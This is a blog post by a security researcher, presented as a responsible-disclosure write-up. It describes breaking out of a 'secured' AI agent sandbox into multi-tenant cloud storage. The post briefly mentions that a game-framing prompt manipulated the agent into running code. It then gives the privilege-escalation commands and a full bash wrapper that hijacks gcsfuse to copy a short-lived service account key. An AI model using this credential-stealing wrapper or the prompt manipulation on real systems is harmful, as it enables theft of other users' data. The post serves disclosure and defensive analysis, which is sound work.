From 'Safe' AI Sandbox to Multi-Tenant Cloud Breach

A few weeks ago, I posted on LinkedIn about tricking a "secured" sandboxed agent into running arbitrary code with just a prompt. I framed it as a high-stakes game, and the system took the bait. No exploits, no payloads -- just some creative conversation.
That got me RCE.
This post is about what happened after that: turning that initial foothold into stealing the service account key that backed shared storage for every user on the platform.
The Attack Chain
Here's how it went down:

The fun part? Steps 2-5 weren't about AI or prompts at all. Once you've got code execution, you're back to classic post-exploitation. That's where things got interesting.
1. Landing in the Sandbox
After getting RCE, I did what anyone would do:
id
env
Quick look around showed me:
Running in a Firecracker microVM
Had passwordless sudo
Time to root: maybe 3 seconds
sudo -s
whoami
# root
Now, you're probably thinking: "Cool, you got root, but you're stuck in an isolated VM. Damage is contained."
Yeah, let's see about that.
2. Enumeration Never Disappoints
I started with the basics:
ps aux
Mostly boring output. But then one line caught my eye:
/usr/bin/gcsfuse --foreground ... --key-file /root/.gcs-key.json SAND-XXX /home/user/.gcs-sync

This single line told me everything:
The sandbox mounts a Google Cloud Storage bucket
Authentication uses a JSON service account key
That key lives (at least briefly) at
/root/.gcs-key.json
New objective: how can I get that key now?
The Key That Wasn't There
Obviously, first thing I tried:
cd /root
ls -la
Nothing. No .gcs-key.json anywhere.
After poking around at timestamps and mount namespaces, I figured out what was happening. The platform was doing JIT credentials:
1. Orchestrator drops /root/.gcs-key.json
2. Starts gcsfuse with --key-file /root/.gcs-key.json
3. Mount succeeds
4. Deletes the key file
The whole thing happens in maybe 200ms. If you're looking for static files, you're already too late.
So I stopped chasing the file and went after the process that reads it.
For those might be questioning about JIT credentials.
Just-in-Time is a temporary, short-lived, and dynamic authentication tokens, passwords, or access keys issued to users or systems only when they are needed for a specific task and immediately revoked afterward.
Hijacking gcsfuse
With root in the guest, I can modify any binary I want. The plan was simple:
Before:
Orchestrator -> /usr/bin/gcsfuse -> GCS mount
After:
Orchestrator -> /usr/bin/gcsfuse (my wrapper) -> copy key -> real gcsfuse -> GCS mount
                                              |
                                         /tmp/leaked_key.json
Step 1: Move the real binary

Step 2: Drop my wrapper
cat << 'EOF' > /usr/bin/gcsfuse
#!/bin/bash

# Log everything
{
  echo "=== GCSFUSE INTERCEPTED ==="
  echo "Time: $(date)"
  echo "Args: $@"
  echo "==========================="
} >> /tmp/gcs_intercept.log

# Grab the key file
if [[ "$@" == *"--key-file"* ]]; then
    KEY_PATH=$(echo "$@" | grep -oP '(?<=--key-file )[^ ]+')
    if [ -f "$KEY_PATH" ]; then
        cp "$KEY_PATH" /tmp/leaked_key.json
        chmod 644 /tmp/leaked_key.json
    fi
fi

# Call real binary so everything keeps working
exec /usr/bin/gcsfuse.real "$@"
EOF
chmod +x /usr/bin/gcsfuse
This does three things:
Logs the invocation (helpful for debugging)
Extracts and copies the key file
Runs the real binary so nothing breaks
Step 3: Trigger a remount
pkill gcsfuse
The platform's watchdog sees the mount died and restarts it automatically -- except now it's calling my wrapper instead.
Game Over
After the remount:
ls -la /tmp
-rw-r--r-- 1 root root  2341 Jan 31 23:15 gcs_intercept.log
-rw-r--r-- 1 root root  2289 Jan 31 23:15 leaked_key.json

Got it.
cat /tmp/leaked_key.json

With this key:
Full read/write to the shared GCS bucket
Access to list, download, and modify any user's files
Complete bypass of the platform's API
One compromised sandbox = access to everyone's data.

Over 19k users
Where It Actually Broke
Here's the thing: this wasn't a hypervisor escape or some wild kernel exploit.
Firecracker did exactly what it's supposed to do. The VM isolation worked fine.
The problem was how the platform connected credentials and storage to that VM:

Three mistakes:
Credential hand-off: A powerful, long-lived JSON key got dropped into a potentially hostile guest as a plain file.
Blind trust: The orchestrator assumed
/usr/bin/gcsfuseinside the VM was legit. No integrity checks, nothing.Shared identity: One service account, one bucket, all users. Compromise that identity and you've got everyone.
That's it. Sometimes the most dangerous vulnerabilities aren't the fancy ones -- they're just trust placed in the wrong spot.
Disclosure: This vulnerability was reported to the vendor and has been patched. This writeup is published as part of responsible disclosure practices.
About the author
Platform & security engineer with 10+ years in cloud infrastructure and offensive security. Currently building AI-powered cybersecurity automation and researching AI agent security on the side. Background in red teaming, incident response, and penetration testing across enterprise and government environments.
I write about AI agent security, cloud infrastructure hacking, and the gaps between how systems are designed and how they actually behave.
Comments
Join the discussionNo comments yet. Be the first to comment.